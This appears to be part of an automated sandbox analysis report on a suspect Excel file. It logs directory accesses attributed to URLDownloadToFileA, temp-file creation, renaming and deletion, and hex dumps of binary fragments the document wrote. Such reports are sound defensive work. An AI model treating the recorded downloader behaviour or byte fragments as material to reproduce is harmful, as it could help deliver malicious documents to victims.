C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\7764.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14013EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F077.tmp	success or wait	1	1403AB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7764.tmp	success or wait	1	1403AB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\22FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	C:\Users\user\Desktop\e1df57de_by_Libranalysis.xls	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\22FE0000</td><td>569</td><td>465</td><td>c4 55 db 4e dc 30 10
7d af c4 3f 44 7e 45
89 17 2a 55 55 b5 59
1e b8 3c 02 52 e9 07
18 7b b2 b1 d6 37 d9
06 b2 7f df 71 36 04
58 85 4d 22 b6 ea 4b
2e b6 cf 39 73 66 ac
99 e5 45 a3 55 f6 0c
3e 48 6b 4a 72 56 2c
48 06 86 5b 21 cd ba
24 7f 1e 6e f2 9f 24
0b 91 19 c1 94 35 50
92 2d 04 72 b1 3a f9
b6 7c d8 3a 08 19 a2
4d 28 49 1d a3 fb 45
69 e0 35 68 16 0a eb
c0 e0 4e 65 bd 66 11
7f fd 9a 3a c6 37 6c
0d f4 7c b1 f8 41 b9
35 11 4c cc 63 e2 20
ab e5 15 54 ec 49 c5
ec ba c1 e5 5d 24 ce
ac 49 76 b9 3b 97 a4
4a 22 75 c2 a7 75 3a
88 00 5d 0d 22 9a 3c
ed 0c 63 3c a8 b0 07
62 ce 29 c9 59 c4 7c
d0 67 23 f6 bc e4 9d
8f 02 91 ed 99 50 4b
17 4e d1 ec 27 0a 69
e7 a3 8f f7 02 1d ee
0e 0b e0 a5 80 ec 9e
f9 78 cb 34 ba a5 8d
a2 2f d6 6f 1e ad dd
14 87 49 52 94 3a e4
d0 70 50</td><td>.U.N.0.}..?D~E..*UU.Y..
<.R...{
...7.....q6.X.M"..K...9sf...E.
U..>HkJrV,H..[!..$..n..$.....5
P.-.r.:..|.:...M(I...Ei.5h....
.Ne.f....:.7l..|..A.5.L.c. ...
T.I.....]$..Iv.;..J"u..u:..].".
<..c<...b.).Y.|.g#.........PK
.N..'.i...............x.4..../
.o.....IR.:..pP</td><td>success or wait</td><td>23</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\22FE0000</td><td>1034</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>20</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\22FE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
0b d5 69 bf d3 01 00
00 1d 08 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!...i.............
[Content_Types].xml ...
(...................................
....
....
....
....
....
...............</td><td>success or wait</td><td>26</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\22FE0000	7179	1792	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 02 00 00 00 b4 52 39 f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 a5 49 44 41 54 48 4b 8d 96 e9 53 53 57 18 c6 73 f7 6c 64 21 90 44 42 c2 aa a0 4c 10 50 11 10 05 77 ad 55 a7 b6 56 ad d3 4e db 19 fb b1 d3 ef fd e2 5f d0 7e ee 32 4e a7 ad a3 ad d6 ce 68 a7 6e 55 50 41 44 47 c1 9d 45 01 09 46 42 16 12 42 d6 bb f5 b9 09 52 a5 b8 dc 81 99 e4 9e f7 fc ce 39 cf fb bc ef 09 21 cb b2 ea 4d 4f 32 99 be d3 37 74 ec d4 25 04 ee de de 52 5d 59 aa 56 b3 6f 9a a4 22 5e 8f 8e 27 92 03 8f c7 2e 74 f4 de e9 1f 9e 8e c5 81 d3 eb b4 d5 15 25 eb 9b 6b 16 95 15 6a 35 ea d7 2c f0 4a 74 2a 9d 1e 1e 1d bf d0 d1 d3 7b 7f c8 3f 19 21 09 4a	.PNG.....IHDR..... R9.....sRGB.....pHYs..... ....+.....IDATHK...SSW..s.Id! .DB...L.P...w.U..V..N....._ .~.2N.....h.nUPADG..E..F B..B. ....R.....9.....!...MO2.. .7t..%....R]Y.V.o..''^..'.....t .....%..k...j5...Jt*..... {..?.!.J	success or wait	6	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\22FE0000	83838	1764	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b d5 69 bf d3 01 00 00 1d 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 31 cb 90 81 51 01 00 00 e6 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e5 d7 22 5a c3 01 00 00 9b 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...i..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.relsPK..-.....!.1...Q..... .....2...xl/_rels/workbook.xml.relsPK..-.....!...''Z..... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 01 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X .@..........."	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	1b 23 1b 05 1d 0c f7 2b 07 dc 91 af 3a f1 91 4b 58 1e 34 34 70 50 64 71 0f 9c bb b8 7a f5 1a 91 44 2c 09 95 ff e8 24 20 53 5d bd f4 79 15 cd 13 16 43 55 e5 53 ea 53 7e fc e9 b9 88 2f e0 27 7d 66 89 d9 ae b8 1f 8b 1a d8 25 8c b8 33 e5 f5 2c 5e bd c2 d7 b8 f6 7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e ff 82 33 12 9c 37 22 87 9c 3c e2 6b 57 ae 7d 7e e6 cb 87 0d 8f 48 bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5	.#.....+....:..KX.44pPdq....z. ..D,....$ S]..y....CU.S.S~.... /.'}f........%..3..,^.....|.D: 5..o...rZ......H;.qNv...%..sN. ..%'Qg..*`...[......3k.p[{.... ..=.........?..3_\.r..ky.q.." "3...{.......g>..3..7"..<.kW.} ~.....H.U..b.j.m....6..p....>.- ..m.m....L..u.	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	16384	00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 13 00 00 00 3e 00 3e 00 47 00 46 00 46 00 46 00 46 00 47 00 46 00 46 00 46 00 46 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 14 00 00 00 3e 00 3e 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00	.>.>.>.>.>.>.>.E.........>.>.G .F.F.F.F.G.F.F.F.F.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.E.........>.>.F .F.F.F.F.F.F.F.F.F.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.>.>.>.>.>.>.>.>.>.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	7528	be a3 3f bf 16 b6 bd 3f 13 ff 3b f2 bf 17 c3 32 aa ad 7f 62 c7 b8 36 da 41 2d 07 c1 f5 9b e0 9b 57 9e 09 fc fa 94 4c 73 bb 12 96 e4 02 38 46 03 f9 0b c5 f0 78 9e 3b 98 22 17 35 75 10 60 1c 60 2e 20 24 b8 23 92 02 93 04 59 70 60 22 cb 72 de 26 15 5d c1 fd 8f 14 da 70 92 71 cc 97 b6 8d 00 3d b2 79 13 48 cf c4 fc 69 59 bd 51 f5 14 62 be d1 e6 19 e0 4e 2b ea 1b 55 4f 01 b8 17 c8 f2 47 49 fe a9 86 30 54 50 9f 41 f2 2f a1 ec 83 77 16 72 b5 bb eb 10 78 4d 80 7b 0e 99 f1 d4 6c 4b 1f a3 53 0c 42 98 0b 2f 3a c6 1d 05 e0 fb 27 fd 1f cf 1c 58 67 01 a5 ed d1 25 3a 27 be ae da 57 5d ed 63 96 7b 7f 90 9b 08 7c 86 2c 4e cb eb 1b 55 ff 27 8b 7f 51 90 1e 55 56 47 21 fe 23 d6 55 37 3c 85 27 21 b7 25 bf 33 a3 e0 9a e3 2b ab e3 a0 fa a6 63 7d df d2 ea cd b7 b8 2b 7c d2 b5 64	..?....?..;....2...b..6.A-.... ..W.....Ls.....8F.....x.;.".5u .`.`. $.#....Yp`".r.&.].....p. q.....=.y.H...iY.Q..b.....N+.. UO.....GI...0TP.A./...w.r....x M.{....lK..S.B../:.....'....Xg ....%:'...W].c.{....|.,N...U.' ..Q..UVG!.#.U7<.'!.%.3....+. ....c}......+|..d	success or wait	2	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	16384	1b 23 1b 05 1d 0c f7 2b 07 dc 91 af 3a f1 91 4b 58 1e 34 34 70 50 64 71 0f 9c bb b8 7a f5 1a 91 44 2c 09 95 ff e8 24 20 53 5d bd f4 79 15 cd 13 16 43 55 e5 53 ea 53 7e fc e9 b9 88 2f e0 27 7d 66 89 d9 ae b8 1f 8b 1a d8 25 8c b8 33 e5 f5 2c 5e bd c2 d7 b8 f6 7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e ff 82 33 12 9c 37 22 87 9c 3c e2 6b 57 ae 7d 7e e6 cb 87 0d 8f 48 bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5	.#.....+....:...KX.44pPdq....z. ..D,....$ S]..y....CU.S.S~.... /.'}f.....%..3..,^.....|.D: 5..o...rZ.....H;.qNv...%..sN. ..%'Qg..*`...[.....3k.p[{.... ..=.....?..3_\.r..ky.q.." "3...{.....g>..3..7"..<.kW.} ~.....H.U..b.j.m....6..p....>.- ..m.m....L..u.	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	be a3 3f bf 16 b6 bd 3f 13 ff 3b f2 bf 17 c3 32 aa ad 7f 62 c7 b8 36 da 41 2d 07 c1 f5 9b e0 9b 57 9e 09 fc fa 94 4c 73 bb 12 96 e4 02 38 46 03 f9 0b c5 f0 78 9e 3b 98 22 17 35 75 10 60 1c 60 2e 20 24 b8 23 92 02 93 04 59 70 60 22 cb 72 de 26 15 5d c1 fd 8f 14 da 70 92 71 cc 97 b6 8d 00 3d b2 79 13 48 cf c4 fc 69 59 bd 51 f5 14 62 be d1 e6 19 e0 4e 2b ea 1b 55 4f 01 b8 17 c8 f2 47 49 fe a9 86 30 54 50 9f 41 f2 2f a1 ec 83 77 16 72 b5 bb eb 10 78 4d 80 7b 0e 99 f1 d4 6c 4b 1f a3 53 0c 42 98 0b 2f 3a c6 1d 05 e0 fb 27 fd 1f cf 1c 58 67 01 a5 ed d1 25 3a 27 be ae da 57 5d ed 63 96 7b 7f 90 9b 08 7c 86 2c 4e cb eb 1b 55 ff 27 8b 7f 51 90 1e 55 56 47 21 fe 23 d6 55 37 3c 85 27 21 b7 25 bf 33 a3 e0 9a e3 2b ab e3 a0 fa a6 63 7d df d2 ea cd b7 b8 2b 7c d2 b5 64	..?....?..;....2...b..6.A-.... ..W.....Ls.....8F.....x.;.".5u .`.`. $.#....Yp`".r.&.].....p. q.....=.y.H...iY.Q..b.....N+.. UO.....GI...0TP.A./...w.r....x M.{....lK..S.B../:.....'....Xg ....%:'...W].c.{....|.,N...U.' ..Q..UVG!.#.U7<.'!.%.3....+. ....c}.....+|..d	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	2629	42 41 62 00 0b 1f 00 69 d2 77 e6 c2 c4 42 41 63 00 0b 1f 00 bf 27 b2 e7 c2 c4 42 41 62 00 0b 1f c0 ba 46 6e b7 f0 f9 42 41 62 00 0b 1f 00 69 d2 77 e6 c2 c4 42 41 63 00 0b 1f 00 bf 27 b2 e7 c2 c4 42 41 62 00 0b 1f c0 ba 46 6e b7 f0 f9 42 41 62 00 0b 1f 00 69 d2 77 e6 c2 c4 42 41 63 00 0b 1f 00 bf 27 b2 e7 c2 c4 42 41 62 00 0b 1f c0 ba 46 6e b7 f0 f9 42 41 62 00 0b 1f 00 69 d2 77 e6 c2 c4 42 41 63 00 0b 1f 00 bf 27 b2 e7 c2 c4 42 41 62 00 0b 3a 01 00 18 00 3a c0 42 01 11 80 0b 1f c0 ba 46 6e b7 f0 f9 42 41 62 00 0b 1f 00 69 d2 77 e6 c2 c4 42 41 63 00 0b 1f 00 bf 27 b2 e7 c2 c4 42 41 62 00 0b 01 02 06 00 22 00 3b 00 4b 00 01 02 06 00 23 00 3b 00 4b 00 01 02 06 00 24 00 3b 00 4b 00 01 02 06 00 25 00 3b 00 4b 00 01 02 06 00 26 00 3b 00 4b 00 01 02 06 00 27 00	BAb....i.w...BAc.....'....BAb. ....Fn...BAb....i.w...BAc..... '....BAb.....Fn...BAb....i.w.. .BAc.....'....BAb.....Fn...BAb ....i.w...BAc.....'....BAb..:. ...:.B.......Fn...BAb....i.w.. .BAc.....'....BAb......".;.K.. ...#.;.K.....$.;.K.....%.;.K.. ...&.;.K.....'.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 01 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X .@..........."	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 3b fa 26 0e 41 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@.....|.#...@....;.&.A.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	312	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 08 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 c1 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 06 00 00 00 53 68 65 65 74 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 53 68 65 65 74 35 00 07 00 00 00 53 68 65 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 00 00 00 53 68 65 65 74 34 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet.....Sheet1.....Sheet5. .. ..Sheet2.....Sheet3.....Shee t4.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03FE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 d8 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 d6 00 00 00 d7 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 